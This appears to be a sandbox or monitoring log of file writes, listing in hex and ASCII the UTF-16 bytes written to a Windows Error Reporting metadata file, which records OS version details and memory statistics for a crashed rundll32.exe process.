C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a. d.a.t.a.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s. i.o.n.>.1.0...0. <./.W.i.n.d.o.w. s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B. u.i.l.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.). :. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 34 00 35 00 37 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.4.5.7.6.<./.P.i.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.r.u.n.d.l.l.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 32 00 32 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.2.2.0.<./.U.p.t.i.m.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 33 00 31 00 36 00 34 00 31 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.1.6.3.1.6.4.1.6.0.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 35 00 36 00 34 00 31 00 38 00 30 00 34 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.5.6.4.1.8.0.4.8.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 39 00 33 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.2.9.3.7.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 38 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.0.8.9.2.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 38 00 39 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.0.8.9.2.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 39 00 37 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.3.9.7.2.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 38 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.2.8.9.1.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 31 00 33 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.1.3.6.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 39 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.0.9.5.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 30 00 32 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.1.0.0.8.0.2.5.6.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 39 00 36 00 36 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.1.0.0.9.6.6.4.0.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D42497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER70DE.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D42497A	unknown
